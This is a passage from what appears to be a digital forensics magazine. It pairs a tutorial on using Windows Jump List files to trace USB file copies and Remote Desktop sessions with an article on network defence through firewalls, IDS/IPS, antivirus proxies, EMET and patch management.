


Figure 5. *Jump List Parser Report*

At the next window, chose “Delimited” and click on “Next”. At the next window, chose as delimiter the coma character and click on “Finish”.

	A	B	C	D	E	F	G	H
1	jmp - limited ver: 0.23							
2	Licensed for Demo use only.							
3	run time: 11/04/2013 17:38:12 [UTC]							
4	cmdline: C:\Users\eprobst\Documents\jmp64.exe C:\Users\eprobst\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDe							
5								
6	** Note: some fields are not shown in your version of the license							
7								
8	source path/filename	source type	appid	MRU/MFU	stream#	MRU date	MRU-UTC	file mda
9	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	1	219	11/04/2013	17:37:45.561	11/04/20
10	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	2	218	11/04/2013	17:30:38.896	11/04/20
11	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	3	1	11/04/2013	13:56:16.172	11/04/20
12	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	4	15	11/04/2013	13:55:12.932	11/04/20
13	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	5	5	11/04/2013	13:40:03.837	11/04/20
14	C:\Users\eprobst\AppData\	JMPLIST (automatic)	1b4dd67f29cb1962	6	187	11/04/2013	13:36:37.102	11/04/20

Figure 6. *Jump List Parser Report*

The main fields of this report are described in the following table:

Metadata	Description
source path/filename	Jump-List File processed
MRU date	Registry creation date
MRU-UTC	Registry creation time
tgt mdate	Target changing date
tgt adate	Target last access date
tgt cdate	Target creation date
vol type	Volume description
vol serial	Serial number of the volume
network/device info	Network devices address
extra info	Further information of the target
netbios name	Network device name
volume id	Unique identifier of the volume
mac addr	Mac Address of the device

In addition to the 13 attributes provided in this tutorial, the report has another 23 attributes, most of them to identify Mac Time of the target and information of volume identification.

Based on the report it is possible to know, for instance, network places accessed by the user, external devices and their directory frames, date of access and information of volume identification and network places.

It is worth to emphasize that there are Jump-List files for different programs. The example used refers to the Windows Explorer program, so the results will indicate the places accessed by the users. If the goal is to verify which Microsoft Power Point files were accessed, simply parses the Jump-List file concerning to this program. In addition to know which files were opened, it is possible to identify where they were placed and, therefore, to set whether they were in the computer itself or in usb drives.

PART 02 OF EXAMINATIONS

FIRST USE CASE: FILES IDENTIFICATION IN EXTERNAL DRIVES

Checking whether documents were copied to an external device is a hard task because Windows operating system does not have specific registries to copy events. Therefore, what can be done to verify suspicions of this kind? An alternative is to verify the Jump-List file of the program used to view/edit the type of target document. In the following example, we consider that the target documents are Microsoft Word-type.

The first step is to find out the Jump-List file of the Microsoft Word program. It must be located at the directory ...\Recent\AutomaticDestination and has as ID a7bd71699cd38d1c. Note that for each version of the Word, there is a Jump-List file with different ID. The file export in a forensic image must be performed using FTK Imager, according to the showed in Part 01 of this tutorial.

The second step is to use Jump List Parser to decode this file. To do so, use the process also described in Part 01 of this tutorial. The results of these steps must be a report similar to that shown below:

jmp - limited ver: 0.23
Licensed for Demo use only.
run time: 11/06/2013 15:20:29 [UTC]
cmdline: jmp64.exe C:\Users\eprobst\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\a7bd71699cd38d1c.autom

** Note: some fields are not shown in your version of the license

MRU da	MRU-UTC	tgt mdate	tgt adate	tgt cdate	vol type	vol seri	vol label	local path
10/14/2013	18:43:04.666	10/14/2013	10/14/2013	10/14/2013	removable	a747-1f10	E-PROBST	D:\Final Report.docx
10/07/2013	20:12:49.670	10/07/2013	10/07/2013	10/07/2013	removable	a747-1f10	E-PROBST	D:\Collection disk procedure.doc
10/07/2013	20:12:34.522	10/07/2013	10/07/2013	10/07/2013	removable	0b60-5613	KINGSTON	D:\Chain of Custody.xlsx
09/09/2013	22:13:47.816	09/04/2013	09/04/2013	09/04/2013	removable	0b60-5613	KINGSTON	D:\List of projects.mdb
09/06/2013	03:40:59.966	09/06/2013	09/06/2013	09/06/2013	removable	a747-1f10	E-PROBST	D:\Mailing.xls

Figure 6. *Jump List Parser Report*

At the first line of this report, we find a reference to the file named “Final Report.docx”. The following are the main properties of this registry:

Metadata	Value	Description
MRU date	14/10/2013	Registry creation date
vol type	removable	Device type description
vol serial	A747-1f10	Serial number of the volume
vol label	E-PROBST	Friendly name of the device
local path	D:\Final Report.docx	File address

According to the values indicated in the table above, we may conclude that a document named “Final Report.docx” was stored in 14/10/2013 in a device identified by the “E-PROBST” label.

To know what type of device is identified with this label, as well as the serial number, we can check the system registries. To do so, simply extract the SYSTEM registry, located at C:\Windows\System32\Config from the same forensic image from where the Jump-List file assessed was extracted.




Figure 7. *SYSTEM registry extraction*

Next, open the Registry Viewer program, click on Open and chose the newly extracted file.




Figure 8. *Opening a file in the Registry Viewer*

Now you can search for “E-PROBST” label in order to locate the registry key that contains these values. In our example, the search resulted in the following information located at SYSTEM\CurrentControlSet\Enum\WpdBusEnumRoot\UMB at the registry key 2&37c186b&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_KINGSTON&PROD_DT_101_G2&REV_1.00#001CC07CED70FB71F9202091&0#.

Nome	Dados
(Padrão)	(valor não definido)
Capabilities	0x000000a4 (164)
ClassGUID	{eec5ad98-8080-425f-922a-dabf3de3f69a}
CompatibleIDs	wpdbusenum\fs
ConfigFlags	0x00000000 (0)
ContainerID	{01a025ac-3482-5ca6-b7cb-7dce77be83b1}
DeviceDesc	DT 101 G2
Driver	{eec5ad98-8080-425f-922a-dabf3de3f69a}\0005
FriendlyName	E-PROBST
HardwareID	
Mfg	Kingston
Service	WUDFWpdFs

Figure 9. *Information about USB device*

In this registry key, we may conclude that the device with “E-PROBST” label, where the document Final Report.docx” was stored in 14/10/2013, is, in fact, an usb drive.

SECOND USE CASE: OUTPUT REMOTE CONNECTIONS IDENTIFICATION

Major IT frauds and incidents are normally carried out in an elaborated way. When the author has knowledge about the traces his/her actions can leave in the computer used, he/she can take precautions and use other computers to perform his/her action through a remote connection.

Actions performed through remote connections with other computers are hard to be assessed because if the examiner does not pay attention to this possibility, he/she must wrongly conclude that the incident came directly from the “invaded” computer. Even if the examiner is able to check that at the time of the incident the invaded computer were being remotely controlled, he/she only may prove the authorship of

the incident if he/she assess the computer originating the connection and finds out therein evidences of the authorship of the incident.

Take into consideration the following scenario. Several important files of a company were deleted from its server in 10/10/2013 at 13h05min. After assessing the computer from where the delete action is supposed to come, the examiner identified that, in fact, this computer had been remotely controlled by other computer, whose IP address was 10.127.52.101. Having such information, the examiner may easily check if the originating computer of this connection is in the internal network of the company where the incident took place.

If so, we may perform a forensic image of this computer and proceed as follows:

At first, we may find out and export the Jump-List file concerning to the Remote Desktop Connection program from the forensic image of the computer with the originating IP connection. Next, we must decode this file using the Jump List Parser. Both procedures must be held according to the described in PART 01 of this tutorial.

The results of these steps must be a report similar to that showed below:

jmp - limited ver: 0.23
Licensed for Demo use only.
run time: 11/04/2013 13:55:55 [UTC]
cmdline: C:\Users\eprobst\Documents\jmp64.exe C:\Users\eprobst\AppData\Roaming\Microsoft\Windo

** Note: some fields are not shown in your version of the license

MRU date	MRU-UTC	extra info	netb
10/10/2013	13:00:08.426	[Description]: Connect to 10.127.52.64 with Remote Desktop Connection	
09/05/2013	21:43:56.985	[Description]: Connect to 10.127.52.32 with Remote Desktop Connection	
09/05/2013	13:18:48.167	[Description]: Connect to 10.127.52.68 with Remote Desktop Connection	

Figure 10. *Jump List Parser Report*

The first registry of this report refers to a Jump-List file with ID 1bc392b8e104a00e. The following are the main properties of this registry:

Metadata	Value
MRU date	10/10/2013
MRU-UTC	13:00:08
extra info	Connect to 10.127.52.64 with Remote Desktop Connection

According to the values showed in the table above, we can conclude that the computer allegedly responsible for deleting files from the company server (IP 10.127.52.64) was being controlled by other computer with IP number 10.127.52.101 (computer that had the Jump-List assessed) in 10/10/2013 during the period in which the company's files were deleted.


CONCLUSION

Based on the procedures performed, we can conclude that the information stored by the Windows Seven operating system in Jump-List files is an important mechanism to reconstruct events and clear up incidents.

As showed in the first case study, we can conclude supported by this feature that the files were stored in external devices.

At the second case study, we can conclude also supported by the Jump-List that a remote connection suspected of having been used as a mean of executing a computer security incident in fact happened.

ABOUT THE AUTHOR



Everson Probst is majored in Information Systems and is specialist in computer forensic, disputes and litigation. Guest Professor of the postgraduate course in computer forensics at Mackenzie, he has also taught at Faculdade Paulista de Engenharia – Instituto Brasiliano, Faculdade Paulista de Direito – EPD, Faculdade Impacta de Tecnologia – FIT and Faculdade Getúlio Vargas – FGV, in courses directed to Legal Experts throughout Brazil in partnership with AMCHAM and BSA. Senior consultant in computer forensic and electronic fraud investigations at Deloitte Touche Tohmatsu and member of the Research Committee for Standardization of Forensic Sciences ABNT/CEE-137 (Brazilian Association for Technical Standards) and ACFE (Association of Certified Fraud Examiners).

LinkedIn: http://www.linkedin.com/pub/everson-probst/23/137/1b

BUILDING SECURE NETWORK

by Davide Barbato

As the security paradigm shifted from "static" to "dynamic" defense, network companies need to adequate its security arsenal, not only about network security, but also end point protection, monitoring and backup policies.

What you will learn:

- A basic understanding of network and system monitoring
- An understanding of computer and network security

What you should know:

- An understanding of network protocols
- A basic understanding of Advanced Persistent Threat
- How computer network and operating system works
- An understanding of network architecture

IT Security field had an exponential growth in the past decade: we seen the field moving from physical to perimetral security and then moving to end point protection and to unified threat management. But security is not only fighting against malware, hackers or crackers: it means ensure that data on your network is kept safe and properly secured from unauthorized attempts. In this article we will talk about a first layer of network and computer security, trying to deploy a robust and secured network that held not only perimetral security but also end point protection, taking into account the emerging threat of APT (Advanced Persistent Threat).

We can identify four macro areas ensuring effective network security:

- perimetral security
- end point protection
- monitoring
- backup and disaster recovery

While the four described aspects are individual concepts, they need to be cooperated and managed as one integral unit, producing a clear and global picture of your company network. You cannot eliminate all the vulnerabilities on your network, but you have to reduce the attack surface that can be exploited to break into your network.

PERIMETRAL SECURITY

Every network has one or more boundaries: they are required to delimit the internal domain of competence from the outside, to clearly understand how a zone needs to be managed and protected.

The other side can be, and should be treated, as hostile, boundaries

needs to be protected, to ensure no one can break into your domain of competence and do anything they want.

There are three main techniques and tools you can use to enforce perimetral security: firewall, IDS/IPS, proxy.

As workstations, servers and company devices moved from "physical" to cloud computing, boundaries shares the same destiny so there aren't well defined boundaries to protect and defend, thus you need to be very careful and extend your perimetral security even to cloud services.

However in this article, we will not consider cloud services and assume your devices are "local".

FIREWALL

Firewall is the first layer of defense in a computer network. Its tasks are to allow or deny network traffic based on a user defined rule sets or policies. As first line defense, it is important that all traffic pass through it, to sanitize all the network traffic that comes in and come out your internal network.

A firewall can be software or hardware: a software based firewall is software built on top of an operating system as opposed to a hardware firewall where the device has an embedded small operating system that has only firewall capability and nothing more.

As hardware firewalls are more expensive and used in large-to-wide companies, we often find software firewalls in medium-to-small companies, almost always a GNU/Linux based firewall. Iptables is software responsible to manage network packet and decide to allow or block them.

There are other solution based on *BSD operating system such as OpenBSD shipped with pf (packet filter) that offers great flexibility.

It is very time consuming configuring, reviewing and monitoring all the firewall activities, especially with operating system dedicated to firewalls. These systems almost always have a web based graphical interface, to help the management of firewall and log reviewing.

Two solutions are ZeroShell (GNU/Linux based) and pfSense (FreeBSD based): both have a nice and useful GUI and packet management to help creating not only firewall but also build additional security features that we will seen on the new paragraph.

Since you don't know what kind of traffic an attacker can use to break into your network, you should allow only passing through traffic needed by your employers, applications or required policies. To accomplish that, you should deny by the default all network traffic and then explicitly allow legit traffic.

The philosophy behind this approach can be summarized as: it's easier to allow what you need that block what you don't need or not aware of.

In Figure 1 we can see the ZeroShell web GUI, listing firewall rules: the default policy for the traffic that needs to pass through the firewall, from internal network (BRIDGE00 and ETH00) to external network (ETH01) is called FORWARD and is set to DROP, so only explicitly allowed traffic needs to be set, as stated before.

As iptables evaluates the rules in a top-down manner, when a packet matches one rule, it stops to evaluates the followed rules and apply the decision described by the matched rule, so on Figure 1 the first two rules (Seq 1 and 2) explicitly block all the traffic from IPs 192.168.1.10 and 192.168.1.30 since rule number 11, that allows network traffic on port 80 from 192.168.1.0 subnets, should be allowed that traffic. If we place the rule number 1 after rule number 11, rule number 1 will be ineffective, since rule 11 matches also packet generated from 192.168.1.10.




Figure 1. *ZeroShell web GUI – Firewall rules*

IDS/IPS

The term IDS means Intrusion Detection System and IPS means Intrusion Prevention System.

An IDS is software that evaluates the nature of network traffic to find out common patterns, attempting or successful compromise, malware, or in general uncommon network communications. Think about a typical SYN port scanning: an IDS can look at all the incoming packets, check if there are common pattern, and then alert the system administrator or log the activity that a possibly SYN port scanning is occurring against the company network.




Figure 2. *Snort alert log file*




Figure 3. *Snort custom port scan log file*



Figure 4. *ZeroShell HAVP configuration*

An IPS is like an IDS but it has an engine that proactively blocks such attempts, instead of merely reporting them.

The terms are closely together since almost all IDS have a prevention engine so they can turn into an IPS by enabling that feature.

Almost every IDS/IPS adopts a signature-based approach: this means all analyzed traffic is compared against stored rules and signatures, built in or custom; if traffic matches one or more rules or signatures, a defined action takes place (alerting, reporting or blocking).

It is the same working concept as firewalls one, shown on the previous paragraph.

The described approach has an issue: if there isn't a signature that matches a particular attacks, malware or network activity, an IDS/IPS is useless since it cannot detect them.

That is why you need to keep IDS up to date, follows security communities which can helps develop your own rules, monitor and review your network policies and traffic.

Here (Figure 2) is an excerpt from a Snort log file: Snort is the most famous IDS/IPS, it is open source and is shipped with a basic rules and signature. Additional rules and signatures can be bought.

Figure 3 is a screen shot from a customized Snort log that holds port-scanning attempts. You can see the tight timestamp of each attempt, which is a clear sign of automated port scanning.

HTTP PROXY

An HTTP proxy can be a very flexible tool. First, as everyone knows, it can be used to speed up web site navigation, since it can cache web pages and serves to the workstation when needed, thus reducing network traffic to the outside.

The vast majority of proxy has two built in features, URL filtering and Antivirus checking: with URL filtering you can blacklist or whitelist sites or domains, selecting which kind of traffic allow or block based on the URL, avoiding sites that spreads malware.

A more interesting feature is antivirus checking: you can enable an antivirus engine that scans all the HTTP traffic looking for knows malware.

HAVP is a well known HTTP proxy with antivirus engine. A third-part module that integrates with HAVP supports the antivirus scan engine, and it is able to scan not only plain text traffic but also compressed and image files, thus reducing network speed and increasing used system resources.

ZeroShell and pfSense has ClamAV engine enabled by default, since it is the only free and open source antivirus engine, but HAVP supports also AVG, Kaspersky, Avast engine and much more. It can be also used in junction with Squid, a more famous and robust proxy cache software.

Keep in mind that the effectiveness of the antivirus engine relies on the company virus database,

so it is important to choose the right engine and use an aggressive antivirus update policy (Figure 4).

HAVP has a nice and simple HTML template layout that can be customized. Figure 5 shows our custom template showed when opening a malicious link. Figure 6 shows the related HAVP log.

CHAPTER SUMMARY

The above three sections highlight the importance of having a robust network perimetral security.

As it is your fist layer to get in touch with external factors such as Internet, it is important to design and implement an effective perimetral security layer, which relies on the main and only communication channel: network traffic.

Having built strong and secure boundaries, you need to focus your attention to local network security, hardening the devices that could be targeted to "overstep" your boundaries.

END POINT PROTECTION

In the previous paragraph we wrote about perimetral security, dealing with network traffic that passes through company network.

End point protection focuses on protecting the end point of communication that means, in a company network, securing workstations, servers and in a more general meaning all the devices that communicates with other devices both internal and external.

You can have the well configured network devices, strict policies, expensive hardware and still get compromise by opening an evil email attachment, if you don't protect workstations, servers or smart phones adequately since attackers moved from network attacks to application attacks, and the most vulnerable applications resides on the end point of communication.

Plus, since in those days perimetral security are well addressed, it is easier for an attacker to "throw a fish hook" on the network, waiting for someone to fool thus avoiding perimetral security checks and get a two steps inside company network, in which security is less rigid.

There are several of tools and techniques used to hardening and securing devices and it must to be adapted to tile each operating system, network configurations and company policies, so the following list is just a checklist or guide to take in mind.

USER ACCOUNT HARDENING

The first thing to harden is the way employers accesses to the workstation operating system: too often, especially on a Microsoft Windows system, user uses an account placed into Local Administrator Group, which give him full control over the system, with the effect of increase the attack surface for an attacker, since all the programs will runs with Administrator's privileges.

This is the most effective breach to exploit for an attacker using a malware: think about an evil email attachment opened by a user who is logged with an Administrator account. The attachment can contain all sort of potential threat so, running with Administrator privilege, it can tamper the system taking full control of the machine and uses that to attack other devices on the intranet.

The first step to avoid similar situations to create another user on every system, without Administrator privilege so, when needed; a user needs to input the Administrator password.

This is not a panacea, since a user space key logger can intercepts the password and reuse them to later access the system with Administrator privileges, but it can stop all the automated malware and threat that needs to run with Administrator permissions and privileges.

Although it is beyond the scope of the article, implementing an Active Directory domain for a Microsoft Windows based workstations or an LDAP domain for a mixed operating system, a company may create a robust user management and workstations policy to company policies, even with a small sized network: this approach is highly scalable and adapt very well for all company sizes, making user management much simple.

ANTIVIRUS

Since we need to abandon the myth of existence of operating system malware free, implementing an antivirus solution is another important layer of security to add to your company network, even if your Linux and Mac workstations can be a less attractive target.

Design and implement an effective antivirus solution can drastically reduce the breach caused by know malware, especially Trojan and spyware, and can have a good rate to identify unknown malware.

It is very useful to implement a centralized antivirus management solutions, even on a small network.



Figure 5. *EICAR test signature*




Figure 6. *HAVP antivirus log*

There are a lots of vendor with a centralized, GUI driven, antivirus software that uses a centralized server to manage the entire client engine deployed, automatically or manually, on the endpoint to protect.

The solution of such type is almost always commercial, so you need to spend a certain amount of money but it is worth it.

Figure 7 and Figure 8 shows the Symantec Endpoint Protection Center, the administrative console which deploy the antivirus suite to clients and manage them, defining policies, actions and activities to runs on all configured clients.

Figure 9 shows the client interface of SEP deployed on a Microsoft Windows XP machine.

You can see the grayed out "Disable Symantec Endpoint Protection Small Business Edition", which was set by a policy in SEP Center, as the user is unable to disable the SEP client and its components.

SOFTWARE PROTECTION AND SOFTWARE FIREWALL

As we stated at the beginning of the paragraph "Endpoint Protection", securing workstations and servers is essential to build a secure company network.




Figure 7. *Symantec Endpoint Protection Center*




Figure 8. *SEP Center – clients' management*

After deploying effective antivirus software, it can be useful to install two additional tools that sometimes are integrated into antivirus package or can be configured and installed as stand alone: software protection and software firewall.

With software protection we mean a piece of software that runs on top on configured software that can be prone to exploit to gain access to the system: it supervises their execution and alerts when something goes wrong.

Think about a malware exploiting PDF files: when you open the malicious file the exploit triggers the malware execution in the background let the user unaware of what is going on. Thanks to software protection, the software stops its dangerous effects catching the exploit.

Software firewalls are something like built in Windows Firewall feature: its goal is to deny or allow network traffic based on running software and its behavior, to avoid malicious communications on a program based approach.




Figure 9. *SEP client*




Figure 10. *EMET main panel*

Let's see a practical example, using EMET as a software protection tool, since it is from Microsoft, freeware and widely used across the world.

Figure 10 shows the EMET default panel: since it monitors the configured applications, showed in Figure 11, it is important to test these applications to avoid unexpected execution behaviors.

Let's test the effectiveness of EMET: Figure 12 and Figure 13 shows the opening of a malicious PDF file exploiting CVE-2011-2462 (Adobe Reader and Acrobat arbitrary code execution) to drop a backdoor. Without EMET, the file is opened and nothing happens.

By enabling EMET, it prevents the execution of the exploit code, which results in an application crash, as shown in Figure 14. It is interesting to note the title of the Adobe Window: it shows a SECURED append to the file name being opened.

PATCH MANAGEMENT

To conclude the topic of end point protection, another important step is to ensure that all software running on the end point device is up to date.

Running EMET on a particularly software don't guarantee that the program is immune from exploitation, since EMET does not implement all types of anti exploit techniques, as new exploit techniques are discovered almost every day and other techniques are not publicity available.

Also, think about Microsoft Windows Updates: every week Microsoft releases vulnerabilities and patches bulletin with relative patches to apply as soon as you can to prevent 0days or other kind of attacks. It is important to design and implement an adequate, tested and effective patch management plan, to ensure all software installed on your managed end point devices are up to date, so reducing the attack surface.

There are lots of software that integrates patch management, both for third-party software and operating system core files.

Integrate this kind of software is not an easy task if you have a medium-to-large size network, since it needs to redesign your infrastructure, but if you have such a sized network maybe you already have something like that in place.

To centrally manage Linux workstations and servers you can implement Puppet or Spacewalk, both open source and freely available. It is not easy to use but when you learn its functionality it will became a powerful tool.

With Microsoft, you can use *System Center Configuration Manager* (SCCM) to deploy third-party applications and *Windows Server Update Service* (WSUS) to download and install Windows Updates. Both software can be installed on a Windows Server operating system, and they require domain joined devices in order to manage them.

Figure 15 shows the Computer tab of WSUS snap-in, in which you can view and manage domain joined devices. Figure 16 shows the list of Windows update packages installed.

It is possible to configure automatic updates through Group Policy or force them by using SCCM; it depends on your IT infrastructures and policies.

